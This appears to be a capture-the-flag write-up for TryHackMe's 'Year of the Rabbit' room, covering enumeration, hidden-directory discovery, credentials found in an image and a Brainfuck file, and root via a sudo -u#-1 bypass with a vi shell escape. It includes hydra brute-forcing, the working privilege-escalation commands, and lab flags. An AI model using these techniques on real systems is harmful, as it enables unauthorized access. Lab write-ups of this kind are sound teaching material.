

Year of the rabbit

Enumeration

Tools

nmap

```
(nobodyatall@0xDEADBEEF)-[~/tryhackme/yearOfTheRabbit]
$ nmap -sC -sV -oN portscan 10.10.47.184
Starting Nmap 7.91 ( https://nmap.org ) at 2020-11-19 11:23 EST (us+1)
Nmap scan report for 10.10.47.184
Host is up (0.20s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.2
22/tcp    open  ssh      OpenSSH 6.7p1 Debian 5 (protocol 2.0)
|_ ssh-hostkey:
|_ 1024 a0:8b:6b:78:09:39:03:32:ea:52:4c:20:3e:82:ad:60 (DSA)
|_ 2048 df:25:d0:47:1f:37:d9:18:81:87:38:76:30:92:65:1f (RSA)
|_ 256 be:9f:4f:01:4a:44:c8:ad:f5:03:cb:00:ac:8f:49:44 (ECDSA)
|_ 256 db:b1:c1:b9:cd:8c:9d:60:4f:f1:98:e2:99:fe:08:03 (ED25519)
80/tcp    open  http     Apache httpd 2.4.10 ((Debian))
|_ _http-server-header: Apache/2.4.10 (Debian)
|_ _http-title: Apache2 Debian Default Page: It works
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 32.77 seconds

(nobodyatall@0xDEADBEEF)-[~/tryhackme/yearOfTheRabbit]
$
```

Targets

http port

root page, /



found /assets when doing web dir fuzzing

```
Service [ERROR] 2020/11/19 11:28:03 [!] Getfile
while awaiting headers)
Service /assets (Status: 301) Please report this to the
apd /index.html (Status: 200) up) scan
/server-status (Status: 403)
(r)
$ [ 2020/11/19 11:28:52 Finished
```

/assets

// style.css looks interesting

Index of /assets

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→

↺

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🛡️

🔒

10.10.47.184/assets/

🔗 Kali Linux




🔗 Kali Training

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🔗 Kali Docs

🔗 Kali Forum

Index of /assets

Name	Last modified	Size	Description
<hr/>			
 Parent Directory		-	
 RickRolled.mp4	2020-01-23 00:34	384M	
 style.css	2020-01-23 00:34	2.9K	
<hr/>			


Apache/2.4.10 (Debian) Server at 10.10.47.184 Port 80

```


we found a .php page? interesting
    text-align: center;
}
/* Nice to see someone checking the stylesheets.
   Take a look at the page: /sup3r_s3cr3t_fl4g.php
*/
div.main_page {
    position: relative;

```


turn off javascript?



ok so seems that something redirecting us directly to youtube page
//probably some javascript code redirect us to the page




use noscript set the page to untrusted to disable javascript & browse the hidden page again
//interesting we can see the content already





the hint is in the video... & the video

```
    window.location = "https://www.youtube.com/watch?v=dQw4w9WgXcQ?a"
  </script>
  <video controls>
    <source src="/assets/RickRolled.mp4" type="video/mp4">
  </video>
</body>
/html>
```


download the video to local & find the hint



Index of /assets

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 Parent Directory		-	
 RickRolled.mp4	2020-01-23 00:34	384M	

playing the video normally seems nothing we can find from here



try using binwalk to check the file & we found some interesting files in the mp4 file

```
(nobodyatall@0xDEADBEEF)-[~/tryhackme/yearOfTheRabbit]
$ binwalk RickRolled.mp4
```

DECIMAL	HEXADECIMAL	DESCRIPTION
8610811	0x8363FB	Cisco IOS experimental microcode, for ""
66694464	0x3F9AD40	Uncompressed Adobe Flash SWF file, Version 114, File size (header included) 116146852
77987059	0x4A5FCF3	MySQL MISAM index file Version 6
89148578	0x5504CA2	LZ4 compressed data, legacy
89390783	0x553FEBF	MySQL ISAM index file Version 9
112211718	0x6B03706	StuffIt Deluxe Segment (data): fK
183068423	0xAE96707	MySQL ISAM compressed data file Version 6
200345565	0xBF107DD	MySQL MISAM index file Version 1
228904536	0xDA4CE58	gzip compressed data, has header CRC, last modified: 2098-03-25 13:36:58 (bogus date)
267780318	0xFF600DE	StuffIt Deluxe Segment (data): f5
318828326	0x1300EF26	MySQL ISAM compressed data file Version 1

let's extract it using binwalk -e and enumerate those extracted files

encounter some error when extracting

```
(nobodyatall@0xDEADBEEF)-[~/tryhackme/yearOfTheRabbit]
$ binwalk -e RickRolled.mp4
```

stuck here then you're just going to have to bite the bullet!

DECIMAL	HEXADECIMAL	DESCRIPTION
8610811	0x8363FB	Cisco IOS experimental microcode, for ""
66694464	0x3F9AD40	Uncompressed Adobe Flash SWF file, Version 114, File size (header included) 116146852
77987059	0x4A5FCF3	MySQL MISAM index file Version 6
89148578	0x5504CA2	LZ4 compressed data, legacy
89390783	0x553FEBF	MySQL ISAM index file Version 9

```
WARNING: Extractor.execute failed to run external extractor 'unstuff %e': [Errno 2] No such file or directory: 'unstuff', 'unstuff %e' might not be installed correctly
112211718 0x6B03706 StuffIt Deluxe Segment (data): fK
```


let's install the unstuff

```
# Install unstuff (closed source) to extract Stuffit archive files
$ wget -O - http://downloads.tuxfamily.org/sdtraces/stuffit520.611linux-i386.tar.gz | tar -zxv
$ sudo cp bin/unstuff /usr/local/bin/
```

& the extraction was completed

```
(nobodyatall@0xDEADBEEF)~/tryhackme/yearOfTheRabbit
$ binwalk -e RickRolled.mp4
```

DECIMAL	HEXADECIMAL	DESCRIPTION
8610811	0x8363FB	Cisco IOS experimental microcode, for ""
66694464	0x3F9AD40	Uncompressed Adobe Flash SWF file, Version 114, File size (header included) 116146852
77987059	0x4A5FCF3	MySQL MISAM index file Version 6
89148578	0x5504CA2	LZ4 compressed data, legacy
89390783	0x553FEBF	MySQL ISAM index file Version 9
112211718	0x6B03706	StuffIt Deluxe Segment (data): fK
183068423	0xAE96707	MySQL ISAM compressed data file Version 6
200345565	0xBF107DD	MySQL MISAM index file Version 1
228904536	0xDA4CE58	gzip compressed data, has header CRC, last modified: 2098-03-25 13:36:58 (bogus date)
267780318	0xFF600DE	StuffIt Deluxe Segment (data): f5
318828326	0x1300EF26	MySQL ISAM compressed data file Version 1

```
(nobodyatall@0xDEADBEEF)~/tryhackme/yearOfTheRabbit
$
```

found interesting .gz compression with FAT File system let's extract it

```
(nobodyatall@0xDEADBEEF)~/tryhackme/yearOfTheRabbit/_RickRolled.mp4-0.extracted
$ file DA4CE58.gz
DA4CE58.gz: gzip compressed data, has CRC, original size modulo 2^32 808464686 gzip compressed data, unknown method, AS CII, was "", has comment, encrypted, from FAT filesystem (MS-DOS, OS/2, NT), original size modulo 2^32 808464686

(nobodyatall@0xDEADBEEF)~/tryhackme/yearOfTheRabbit/_RickRolled.mp4-0.extracted
$
```

but the header checksum was not match

```
(nobodyatall@0xDEADBEEF)~/tryhackme/yearOfTheRabbit/_RickRolled.mp4-0.extracted
$ gzip -d DA4CE58.gz
gzip: DA4CE58.gz: header checksum 0x8472 ≠ computed checksum 0x0146
```

we try to use another technique -dd to extract each files

```
(nobodyatall@0xDEADBEEF)-[~/tryhackme/yearOfTheRabbit]
$ binwalk --dd='.*' RickRolled.mp4


DECIMAL      HEXADECIMAL    DESCRIPTION
-----
8610811      0x8363FB       Cisco IOS experimental microcode, for ""
66694464     0x3F9AD40      Uncompressed Adobe Flash SWF file, Version 114, File size (header included) 116146852
77987059     0x4A5FCF3      MySQL MISAM index file Version 6
89148578     0x5504CA2      LZ4 compressed data, legacy
89390783     0x553FEBF      MySQL ISAM index file Version 9
112211718    0x6B03706      StuffIt Deluxe Segment (data): fK
183068423    0xAE96707      MySQL ISAM compressed data file Version 6
200345565    0xBF107DD      MySQL MISAM index file Version 1
228904536    0xDA4CE58      gzip compressed data, has header CRC, last modified: 2098-03-25 13:36:58 (bogus date)
267780318    0xFF600DE      StuffIt Deluxe Segment (data): f5
318828326    0x1300EF26     MySQL ISAM compressed data file Version 1

(nobodyatall@0xDEADBEEF)-[~/tryhackme/yearOfTheRabbit]
$ cd RickRolled.mp4.extracted

(nobodyatall@0xDEADBEEF)-[~/tryhackme/yearOfTheRabbit/_RickRolled.mp4.extracted]
$ ls
1300EF26  3F9AD40  4A5FCF3  5504CA2  553FEBF  6B03706  8363FB  AE96707  BF107DD  DA4CE58  DA4CE58-0  FF600DE
```

but we cant find anything in there!! Seems like a big rabbit hole here

we try to go back to the disable javascript page again & enable the javascript to run & intercept the packet using burpsuite



When we click on forward when browsing the /sup3r_s3cr3t_fl4g.php we found a hidden directory at the GET request here

Request to http://10.10.60.120:80

Forward

Drop

Intercept is on

Action

Open Browser

Raw

Params

Headers

Hex

Pretty

Raw

\n

Actions

```
1 GET /intermediary.php?hidden_directory=/WExYY2Cv-qU HTTP/1.1
2 Host: 10.10.60.120
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Upgrade-Insecure-Requests: 1
9
10
```

then browse the directory /sup3r_s3cret_fl4g
//hidden_directory=/WExYY2Cv-qU

Forward

Drop

Intercept is on

Action

Open Browser

Raw

Headers

Hex

Pretty

Raw

\n

Actions


```
1 GET /sup3r_s3cret_fl4g HTTP/1.1
2 Host: 10.10.60.120
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Upgrade-Insecure-Requests: 1
9
10
```

& it pop up this the javascript


Word of advice... Turn off your javascript...

OK

which will redirect to the youtube page when trigger the javascript





so now we now understand how it works! let's check out the hidden directory & voila we found an interesting .png file




Index of /WExYY2Cv-qU

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
-------------	----------------------	-------------	--------------------

 Parent Directory		-	
 Hot_Babe.png	2020-01-23 00:34	464K	

Apache/2.4.10 (Debian) Server at 10.10.60.120 Port 80

using strings to check the Hot_Babe.png & we found ftpuser credentials



now perform brute forcing on ftp & we found the credential for it!

// ftpuser:5iez1wGXXKfPKQ

```
nobodyatall@0xDEADBEEF: ~/tryhackme/yearOfTheRabbit
File Actions Edit View Help
kali Docs Kali Forums NetHunter Offensive Security Exploit-DB GHDB MSFU
(nobodyatall@0xDEADBEEF)-[~/tryhackme/yearOfTheRabbit]
$ hydra -l ftpuser -P ftp_cred.txt 10.10.39.162 ftp -t 64
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or se
or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-11-21 11:49:58
[DATA] max 64 tasks per 1 server, overall 64 tasks, 82 login tries (l:1/p:82), ~2 tries per t
[DATA] attacking ftp://10.10.39.162:21/
[21][ftp] host: 10.10.39.162 login: ftpuser password: 5iez1wGXXKfPKQ
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 15 final worker threads did not complete until end.
[ERROR] 15 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-11-21 11:50:10

(nobodyatall@0xDEADBEEF)-[~/tryhackme/yearOfTheRabbit]
$
```

ftp

the contents in the ftp server

//Eli credential interesting

```

164K (nobodyatall@0xDEADBEEF)-[~/tryhackme/yearOfTheRabbit]
$ ftp 10.10.39.162
Connected to 10.10.39.162.
220 (vsFTPD 3.0.2)
Name (10.10.39.162:nobodyatall): ftpuser
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls -la
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x  2 0          0          4096 Jan 23  2020 .
drwxr-xr-x  2 0          0          4096 Jan 23  2020 ..
-rw-r--r--  1 0          0          758 Jan 23  2020 Eli's_Creds.txt
226 Directory send OK.
ftp> █

```

Seems like brainfuck here

```

0.39K (nobodyatall@0xDEADBEEF)-[~/tryhackme/yearOfTheRabbit]
$ cat Eli\'s_Creds.txt
+++++ ++++[ ->+++ +++++ +<]>+ +++.< +++++ [ ->++ +++<] >++++ +.<++ +[ ->+
->]> +----- .<+++ [ ->++ +<]>+ +++.< +++++ ++[ -> +----- ->]> +----- --.<+
++++[ ->+----- ->]> -.<++ +++++ +[ ->+ +++++ ++<]> +++++ .++++ +++.- --.<+
+++++ +++[->+----- ->]> +----- ->]> +----- . ---.< +++++ +++[->+----- +++++<
]>+++ +++.< +++++[ ->+++ +<]>+ .<+++ +[ ->+ +++<] >+.. +++++. +----- ---.+
++.<+ ++[ -> +----- ->]> +----- -.<++ +++++[ ->+----- ->]> +----- --.<+ +++++[ ->+-----
->]> -.<++ +++++[ ->+++ +++<] >.<++ +[ ->+ ++<]> +++++ +.<++ +++[->+-----
+<]>+ +++.< +++++ +[ ->+----- ->]> +----- -.<++ +++++[ ->+++ +++<] >+.<+
++++[ ->+----- ->]> ---.< +++++ [ ->+----- ->]> +----- .<++++ +++++[ ->+++ +++++
<]>+ +++++. <++++ +++[->+----- ->]> +----- -.+++ +.<++ +++++ [ ->++ +++++
<]>+ .<+++ [ ->+----- ->]> +----- ---.- +----- .<

```

```

(nobodyatall@0xDEADBEEF)-[~/tryhackme/yearOfTheRabbit]
$ █

```

after decoding the brainfuck & we found Eli credential
 // eli:DSpDiM1wAEwid


```
User: eli  
Password: DSpDiM1wAEwid
```

trying the credential on SSH server & we've gotten our initial foothold!

```
(nobodyatall@0xDEADBEEF)-[~/tryhackme/yearOfTheRabbit]  
$ ssh eli@10.10.39.162  
The authenticity of host '10.10.39.162 (10.10.39.162)' can't be established.  
ECDSA key fingerprint is SHA256:ISBm3muLdVA/w4A1cm7Q0QQ0CSMRlPdDp/x8CNpbJc8.  
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes  
Warning: Permanently added '10.10.39.162' (ECDSA) to the list of known hosts.  
eli@10.10.39.162's password:  
  
1 new message  
Message from Root to Gwendoline:  
  
"Gwendoline, I am not happy with you. Check our leet s3cr3t hiding place. I've left you a hidden message there"  
  
END MESSAGE  
  
eli@year-of-the-rabbit:~$ █
```

Post Exploitation

Privilege Escalation

eli -> gwendoline

secret hiding place uh there's a message in there

```
(nobodyatall@0xDEADBEEF)-[~/tryhackme/yearOfTheRabbit]
$ ssh eli@10.10.39.162
The authenticity of host '10.10.39.162 (10.10.39.162)' can't be established.
ECDSA key fingerprint is SHA256:ISBm3muLdVA/w4A1cm7Q0QQOCsMRlPdDp/x8CNpbJc8.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.39.162' (ECDSA) to the list of known hosts.
eli@10.10.39.162's password:

1 new message
Message from Root to Gwendoline:

"Gwendoline, I am not happy with you. Check our leet s3cr3t hiding place. I've left you a hidden message there"

END MESSAGE

eli@year-of-the-rabbit:~$
```

finding the secret place using find command & we've found it

```
eli@year-of-the-rabbit:~$ find / -name '*s3cr3t*' 2>/dev/null
/var/www/html/sup3r_s3cr3t_fl4g.php
/usr/games/s3cr3t
eli@year-of-the-rabbit:~$
```

gwendoline credential?

```
eli@year-of-the-rabbit:~$ file /usr/games/s3cr3t
/usr/games/s3cr3t: directory
eli@year-of-the-rabbit:~$ cd /usr/games/s3cr3t
eli@year-of-the-rabbit:/usr/games/s3cr3t$ ls -la
total 12
drwxr-xr-x 2 root root 4096 Jan 23  2020 .
drwxr-xr-x 3 root root 4096 Jan 23  2020 ..
-rw-r--r-- 1 root root 138 Jan 23  2020 .this_m3ss4ag3_15_f0r_gw3nd0l1n3_0nly!
eli@year-of-the-rabbit:/usr/games/s3cr3t$ cat .this_m3ss4ag3_15_f0r_gw3nd0l1n3_0nly\!
Your password is awful, Gwendoline.
It should be at least 60 characters long! Not just MniVCQVhQHUNI
Honestly!

Yours sincerely
-Root
eli@year-of-the-rabbit:/usr/games/s3cr3t$
```

& yes! we can su into gwendoline user using that credential

```
eli@year-of-the-rabbit:/usr/games/s3cr3t$ cd /home
eli@year-of-the-rabbit:/home$ ls
eli gwendoline
eli@year-of-the-rabbit:/home$ su gwendoline
Password:
gwendoline@year-of-the-rabbit:/home$ id
uid=1001(gwendoline) gid=1001(gwendoline) groups=1001(gwendoline)
gwendoline@year-of-the-rabbit:/home$
```

user flag!

```
gwendoline@year-of-the-rabbit:~$ cat user.txt
THM{1107174691af9ff3681d2b5bdb5740b1589bae53}
gwendoline@year-of-the-rabbit:~$
```

gwendoline -> root

sudo -l privilege

//the !root seems to be vulnerable to one of the -u#-1 exploit let's try it out

```
gwendoline@year-of-the-rabbit:~$ sudo -l
Matching Defaults entries for gwendoline on year-of-the-rabbit:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User gwendoline may run the following commands on year-of-the-rabbit:
    (ALL, !root) NOPASSWD: /usr/bin/vi /home/gwendoline/user.txt
gwendoline@year-of-the-rabbit:~$
```

trying out the exploit

```
gwendoline@year-of-the-rabbit:~$ sudo -u#-1 /usr/bin/vi /home/gwendoline/user.txt
```

execute /bin/sh in vim

```
~
~
~
:!/bin/sh
```

& we're root now!

```
User gwendoline may run the following commands on year-of-the-rabbit.  
(ALL, !root) NOPASSWD: /usr/bin/vi /home/gwendoline/user.txt  
gwendoline@year-of-the-rabbit:~$ sudo -u#-1 /usr/bin/vi /home/gwendoline/user.txt  
  
# id  
uid=0(root) gid=0(root) groups=0(root)  
# █
```

root flag

```
# cat root.txt  
THM{8d6f163a87a1c80de27a4fd61aef0f3a0ecf9161}  
# █
```